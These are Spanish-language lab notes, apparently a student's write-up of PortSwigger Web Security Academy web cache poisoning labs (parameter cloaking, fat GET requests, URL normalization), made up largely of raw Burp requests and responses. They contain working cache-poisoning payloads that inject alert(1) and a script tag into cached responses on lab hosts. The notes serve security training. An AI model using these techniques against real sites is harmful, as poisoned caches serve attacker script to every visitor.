X-Cache: miss
Connection: close
Content-Length: 9981

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link rel="canonical" href="//0a8900b004ae43b4c05b2741002100ee.web-security-academy.net/>
</head>
<body>
<div id="academyLabHeader">
<section class="academyLabBanner">
<div class="container">
<div class="logo">
</div>
<div class="title-container">
<h2>
</h2>
</div>
</section>
</div>
</body>
</html>

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file

Param Miner
Guess params
Guess GET parameters
Guess cookie parameters
Guess headers
Guess everything!

Web Cache Poisoning: Query param blacklist [2]

/

/

Web Cache Poisoning: Parameter Cloaking [2]

/

/

Secret input: header [2]

Secret uncached input: url [2]

/

/

Strict transport security not enforced [4]

Cacheable HTTPS response [5]

Advisory

Request 1

Response 1

Request 2

Response 2

Confidence: **Tentative**

Host: **https://0a8900b004ae43b4c05b2741002100ee.web-security-academy.net**

Path: **/**

Note: This issue was generated by a Burp extension.

Issue detail

The application can be manipulated into excluding the **utm_content** parameter from the cache key, by disguising it as utm_content.

For further information on this technique, please refer to <https://portswigger.net/research/web-cache-entanglement>

Remediation detail

vamos a validar:

<pre>GET /?utm_content=test HTTP/1.1 Host: 0a8900b004ae43b4c05b2741002100ee.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://portswigger.net/ Upgrade-Insecure-Requests: 1 pragma: x-get-cache-key Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Sec-Fetch-User: ?1 Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=2DEOnV4cYbMwesMvHAVWLVIZ3x5tLAxm; Secure; HttpOnly; SameSite=None 4 Set-Cookie: utm_content=test; Secure; HttpOnly 5 X-Frame-Options: SAMEORIGIN 6 Cache-Control: max-age=35 7 Age: 0 8 X-Cache-Key: /\$\$ 9 X-Cache: miss 10 Connection: close 11 Content-Length: 9991 12 13 <!DOCTYPE html> 14 <html> 15 <head> 16 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 17 <link href=/resources/css/labsBlog.css rel=stylesheet> 18 <link rel="canonical" href="//0a8900b004ae43b4c05b2741002100ee.web-security-academy.net/?utm_content=test"/> 19 <title> 18 Parameter cloaking 19 </title> 20 </head> 21 <body> 22 <script type="text/javascript" src="/js/geolocate.js?callback=setCountryCookie"> 23 </script> 24 <script src="/resources/labheader/js/labHeader.js"></pre>
--	---

no muestra como una clave de cache

por lo que tenemos un valor potencial, adicionalmente encontramos un script JS que tiene un parametro **callback**

<pre>GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1 Host: 0a8900b004ae43b4c05b2741002100ee.web-security-academy.net Cookie: country=[object Object] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate pragma: x-get-cache-key Referer: https://0a8900b004ae43b4c05b2741002100ee.web-security-academy.net/ Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/javascript; charset=utf-8 3 Set-Cookie: session=mFBxwaI4JqmdSeKFBFPqviYVPriS06zr; Secure; HttpOnly 4 X-Frame-Options: SAMEORIGIN 5 Cache-Control: max-age=35 6 Age: 0 7 X-Cache-Key: /js/geolocate.js?callback=setCountryCookie\$\$ 8 X-Cache: miss 9 Connection: close 10 Content-Length: 201 11 12 const setCountryCookie = (country) => { 13 document.cookie = 'country=' + country; 14 }; 15 const setLangCookie = (lang) => { 16 document.cookie = 'lang=' + lang; 17 }; 18 setCountryCookie({ 19 "country": "United Kingdom" 20 });</pre>
--	--

el valor del parametro **callback** se refleja en el script, podemos utilizar el parametro **utm_content** que es **unkeyed** para ver que no afecta:

```
1 GET /js/geolocate.js?callback=setCountryCookie&utm_content=test HTTP/1.1
2 Host: 0a8900b004ae43b4c05b2741002100ee.web-security-academy.net
3 Cookie: country=[object Object]
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 pragma: x-get-cache-key
9 Referer: https://0a8900b004ae43b4c05b2741002100ee.web-security-academy.net/
10 Sec-Fetch-Dest: script
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 Set-Cookie: session=sx5YHDWOGxd2roJXYXexPA2V6ASx48jq; Secure
4 Set-Cookie: utm_content=test; Secure; HttpOnly
5 X-Frame-Options: SAMEORIGIN
6 Cache-Control: max-age=35
7 Age: 0
8 X-Cache-Key: /js/geolocate.js?callback=setCountryCookie$$
9 X-Cache: miss
10 Connection: close
11 Content-Length: 201
12
13 const setCountryCookie = (country) => {
14   document.cookie = 'country=' + country;
15 };
16 const setLangCookie = (lang) => {
17   document.cookie = 'lang=' + lang;
18 };
19 setCountryCookie({
20   "country": "United Kingdom"
21 });
```

utm_content sigue siendo unkeyed

vamos a aprovechar **parameter cloacking** con este parametro **unkeyed** para agregar un parametro **callback** arbitrario:

```
/js/geolocate.js?callback=setCountryCookie&utm_content=test;callback=alert(1)
```

la cache vera 2 parametros:

1. `callback=setCountryCookie`
2. `utm_content=test;callback=alert(1)`

el backend vera 3:

1. `callback=setCountryCookie`
2. `utm_content=test`
3. `callback=alert(1)`


como hay un parametro llamado **callback** repetido, el servidor solo considera el ultimo, por lo que podriamos inyectar codigo JS:

<pre>GET /js/geolocate.js?callback=setCountryCookie& utm_content=test;callback=alert(1) HTTP/1.1 Host: 0a8900b004ae43b4c05b2741002100ee.web-security-ac ademy.net Cookie: country=[object Object] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate pragma: x-get-cache-key Referer: https://0a8900b004ae43b4c05b2741002100ee.web-sec urity-academy.net/ Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/javascript; charset=utf-8 3 Set-Cookie: session=BKQ6jvC3NjAqotnIAiUEv2C2KORms6yM; Secure; 4 Set-Cookie: utm_content=test; Secure; HttpOnly 5 X-Frame-Options: SAMEORIGIN 6 Cache-Control: max-age=35 7 Age: 0 8 X-Cache-Key: /js/geolocate.js?callback=setCountryCookie\$\$ 9 X-Cache: miss 10 Connection: close 11 Content-Length: 193 12 13 const setCountryCookie = (country) => { document.cookie = 'country=' + country; }; 14 const setLangCookie = (lang) => { document.cookie = 'lang=' + lang; }; 15 alert(1)(("country":"United Kingdom"));</pre>
--	---


si consultamos el recurso original, se enveneno la cache:

<pre>GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1 Host: 0a8900b004ae43b4c05b2741002100ee.web-security-ac ademy.net Cookie: country=[object Object] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate pragma: x-get-cache-key Referer: https://0a8900b004ae43b4c05b2741002100ee.web-sec urity-academy.net/ Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/javascript; c 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=35 5 Age: 3 6 X-Cache-Key: /js/geolocate.js?callback= 7 X-Cache: hit 8 Connection: close 9 Content-Length: 193 10 11 const setCountryCookie = (country) => { document.cookie = 'country=' + count }; 12 const setLangCookie = (lang) => { document.cookie = 'lang=' + lang; }; 13 alert(1)(("country":"United Kingdom"));</pre>
--	--

si recargamos el navegador:



PODEMOS DETECTAR ESTO CON PARAM MINER PERO DEBEMOS ESPECIFICAR EL PARAMETRO UNKEYED ENCONTRADO



Attack Config

thread pool size:	8	use key:	<input checked="" type="checkbox"/>	key method:	<input checked="" type="checkbox"/>
key path:	<input type="checkbox"/>	key status:	<input checked="" type="checkbox"/>	key content-type:	<input checked="" type="checkbox"/>
key server:	<input checked="" type="checkbox"/>	key input name:	<input checked="" type="checkbox"/>	key header names:	<input type="checkbox"/>
filter:		mimetype-filter:		resp-filter:	
filter HTTP:	<input type="checkbox"/>	timeout:	10	skip vulnerable hosts:	<input type="checkbox"/>
skip flagged hosts:	<input type="checkbox"/>	flag new domains:	<input type="checkbox"/>	confirmations:	5
report tentative:	<input checked="" type="checkbox"/>	include origin in cachebusters:	<input checked="" type="checkbox"/>	include path in cachebusters:	<input type="checkbox"/>
params: dummy:	<input type="checkbox"/>	dummy param name:	utm_content	params: query:	<input checked="" type="checkbox"/>
params: body:	<input checked="" type="checkbox"/>	params: cookie:	<input type="checkbox"/>	params: scheme:	<input type="checkbox"/>
params: scheme-host:	<input type="checkbox"/>	params: scheme-path:	<input type="checkbox"/>		

Reset Visible Settings

UNKEYED PARAMETER

OK Cancel

Web Cache Poisoning: Parameter Cloaking [3]

- /
- /
- /js/geolocate.js**
- Secret input: header [2]
- Secret uncached input: url [2]
 - /
 - /
- Strict transport security not enforced [4]
- Cacheable HTTPS response [5]

Advisory Request 1 Response 1 Request 2 Response 2

Issue: **Web Cache Poisoning: Parameter Cloaking**

Severity: **High**

Confidence: **Tentative**

Host: **https://0a8900b004ae43b4c05b2741002100ee.web-security-academy.net**

Path: **/js/geolocate.js**

Note: This issue was generated by a Burp extension.

Issue detail

The application can be manipulated into excluding the callback parameter from the cache key, by For further information on this technique, please refer to <https://portswigger.net/research/web-ca>

Web cache poisoning via a fat GET request

detectamos que al llamar un script se le pasa un parametro GET llamado **callback** que se refleja en la respuesta:

```
1 GET /js/geolocate.js?callback=test HTTP/1.1
2 Host: 0ale006703653441c0dc5e0500af00af.web-security-academy.net
3 Cookie: session=vwT0F2z5cEEqFEC8IkvIZqGBAbudNLLq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ale006703653441c0dc5e0500af00af.web-security-academy.net/
9 Sec-Fetch-Dest: script
10 pragma: x-get-cache-key
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15

1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charse
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache-Key: /js/geolocate.js?callback=test&
7 X-Cache: miss
8 Connection: close
9 Content-Length: 189
10
11 const setCountryCookie = (country) => {
12     document.cookie = 'country=' + country;
13 };
14 const setLangCookie = (lang) => {
15     document.cookie = 'lang=' + lang;
16 };
17 test({
18     "country": "United Kingdom"
19 })
20 ;
```

si fuera vulnerable a **fat get request** sabemos que el parametro vulnerable es el mismo, podemos validar esto con **param miner**:

```
1 GET /js/geolocate.js?callback=test HTTP/1.1
2 Host: 0ale006703653441c0dc5e0500af00af.web-security-academy.net
3 Cookie: session=vwT0F2z5cEEqFEC8IkvIZqGBAbudNLLq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ale006703653441c0dc5e0500af00af.web-security-academy.net/
9 Sec-Fetch-Dest: script
10 pragma: x-get-cache-key
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15

1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache-Key: /js/geolocate.js?callback=test&fcbz=1$$Origin=
7 X-Cache: miss
8 Connection: close
9 Content-Length: 189
10
11 const setCountryCookie = (country) => {
12     document.cookie = 'country=' + country;
13 };
14 const setLangCookie = (lang) => {
15     document.cookie = 'lang=' + lang;
16 };
17 test({
18     "country": "United Kingdom"
19 })
20 ;
```

Scan > Do passive scan > Do active scan > Send to Intruder Ctrl+I > Send to Repeater Ctrl+R > Send to Sequencer > Send to Comparer > Send to Decoder > Show response in browser > Request in browser > Extensions > Engagement tools > Change request method > Change body encoding > Copy URL > Copy as curl command > Copy to file > Paste from file > Save item > Save entire history > Paste URL as request > Add to site map > Burp Notes Extension > Hackvertor > Java Deserialization Scanner > Param Miner > Guess params > Param Miner > Header poison > port-DoS > Unkeyed param > fat GET > normalised param > normalised path > rails param cloaking scan > identify header smuggling mutations

y le pasamos el parametro vulnerable:

Attack Config

thread pool size:	8	use key:	<input checked="" type="checkbox"/>	key method:	<input checked="" type="checkbox"/>
key path:	<input type="checkbox"/>	key status:	<input checked="" type="checkbox"/>	key content-type:	<input checked="" type="checkbox"/>
key server:	<input checked="" type="checkbox"/>	key input name:	<input checked="" type="checkbox"/>	key header names:	<input type="checkbox"/>
filter:		mimetype-filter:		resp-filter:	
filter HTTP:	<input type="checkbox"/>	timeout:	10	skip vulnerable hosts:	<input type="checkbox"/>
skip flagged hosts:	<input type="checkbox"/>	flag new domains:	<input type="checkbox"/>	confirmations:	5
report tentative:	<input checked="" type="checkbox"/>	include origin in cachebusters:	<input checked="" type="checkbox"/>	include path in cachebusters:	<input type="checkbox"/>
params: dummy:	<input type="checkbox"/>	dummy param name:	callback	params: query:	<input checked="" type="checkbox"/>
params: body:	<input checked="" type="checkbox"/>	params: cookie:	<input type="checkbox"/>	params: scheme:	<input type="checkbox"/>
params: scheme-host:	<input type="checkbox"/>	params: scheme-path:	<input type="checkbox"/>		

Reset Visible Settings

OK Cancel

parametro vulnerable

resultado:

Issues

- Web Cache Poisoning via Fat GET [2]
 - /js/geolocate.js**
 - /js/geolocate.js
- Strict transport security not enforced [4]
- Cacheable HTTPS response [4]

Advisory Request 1 Response 1 Request 2 Response 2

Web Cache Poisoning via Fat GET

Issue: **Web Cache Poisoning via Fat GET**
Severity: **High**
Confidence: **Tentative**
Host: **https://0a1e006703653441c0dc5e0500af00af.web-security-academy.net**
Path: **/js/geolocate.js**

Note: This issue was generated by a Burp extension.

Issue detail

The application lets users pass parameters in the body of GET requests, but does not include them in the cache confirmed by injecting the value vs0nzuo8l5 using the callback parameter, then replaying the request without th and confirming it still appears in the response.

la forma de validar manualmente es mandar en el body el mismo parametro con otro valor y ver cual se refleja:

```
GET /js/geolocate.js?callback=test1
HTTP/1.1
Host: 0ale006703653441c0dc5e0500af00af.web-security-academy.net
Cookie: session=vwT0F2z5cEEqFEC8IkvIZqGBAbudNLLq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ale006703653441c0dc5e0500af00af.web-security-academy.net/
Sec-Fetch-Dest: script
pragma: x-get-cache-key
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Content-Length: 14

callback=test2

1 HTTP/1.1 200 OK
2 Content-Type: application/javascript
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache-Key: /js/geolocate.js?
7 X-Cache: miss
8 Connection: close
9 Content-Length: 190
10
11 const setCountryCookie = (country) => {
12     document.cookie = `country=${country}`;
13 };
14 const setLangCookie = (lang) => {
15     document.cookie = `lang=${lang}`;
16 };
17 test2({
18     "country": "United Kingdom"
19 });
```

podemos poner nuestro payload para que se refleje:

```
alert(1)
```

<pre>GET /js/geolocate.js?callback= setCountryCookie HTTP/1.1 Host: 0ale006703653441c0dc5e0500af00af.web-sec urity-academy.net Cookie: session= vwT0F2z5cEEqFEC8IkviZqGBAbudNLLq User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://0ale006703653441c0dc5e0500af00af .web-security-academy.net/ Sec-Fetch-Dest: script pragma: x-get-cache-key Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers Connection: close Content-Length: 17 callback=alert(1)</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/javascript; ch 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=35 5 Age: 0 6 X-Cache-Key: /js/geolocate.js?callback=s 7 X-Cache: miss 8 Connection: close 9 Content-Length: 193 10 11 const setCountryCookie = (country) => { document.cookie = 'country=' + country }; 12 const setLangCookie = (lang) => { document.cookie = 'lang=' + lang; }; 13 alert(1)({ "country": "United Kingdom" });</pre>
---	---

si cargamos la peticion original se envenena la cache:

<pre>GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1 Host: 0ale006703653441c0dc5e0500af00af.web-security-a cademy.net Cookie: session= vwT0F2z5cEEqFEC8IkviZqGBAbudNLLq User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://0ale006703653441c0dc5e0500af00af.web-se curity-academy.net/ Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/javascript; c 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=35 5 Age: 2 6 X-Cache: hit 7 Connection: close 8 Content-Length: 193 9 10 const setCountryCookie = (country) => { document.cookie = 'country=' + count }; 11 const setLangCookie = (lang) => { document.cookie = 'lang=' + lang; }; 12 alert(1)({ "country": "United Kingdom" });</pre>
--	---

recargamos el navegador y veremos el **alert()**

URL normalization

si consultamos una URI cualquiera la pagina nos muestra un error y la URI se refleja en la respuesta:

<pre>GET /random123 HTTP/1.1 Host: 0a1200e1034d587bc3c0eec000a500d9.web-security-academy.net Cookie: session=4Ty5dL9oMuL8qsMH62sdfJmJrWynLb21 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate pragma: x-get-cache-key Referer: https://0a1200e1034d587bc3c0eec000a500d9.web-security-academy.net/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 404 Not Found 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=10 5 Age: 0 6 X-Cache-Key: /random123\$\$ 7 X-Cache: miss 8 Connection: close 9 Content-Length: 28 10 11 <p> Not Found: /random123 </p></pre>
---	---

esto parece facil de explotar ya que podemos realizar un XSS:

<pre>GET /random123</p><script>alert(1)</script><p>chris HTTP/1.1 Host: 0a1200e1034d587bc3c0eec000a500d9.web-security-academy.net Cookie: session=4Ty5dL9oMuL8qsMH62sdfJmJrWynLb21 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate pragma: x-get-cache-key Referer: https://0a1200e1034d587bc3c0eec000a500d9.web-security-academy.net/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 404 Not Found 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=10 5 Age: 0 6 X-Cache-Key: /random123</p><script>alert(1)</script><p>chris 7 X-Cache: miss 8 Connection: close 9 Content-Length: 65 10 11 <p> Not Found: /random123 </p> <script> alert(1) </script> <p> chris </p></pre>
--	---

si cargamos esto desde el browser nos lo muestra URL encoded:

Not Found: /random123%3C%2Fp%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E%3Cp%3Echris

resulta que en la cache se guarda el payload bien, pero al expirar la cache se muestra URL encoded, vemos que la cache se reestablece cada 10 segundos:


```
Cache-Control: max-age=10  
Age: 0
```

por lo que vamos a enviar desde el **repeater** el payload y rapidamente cargamos la misma URL en el navegador para que nos muestre de la cache, si consultamos antes de que pase 10 segundos veremos el popup:

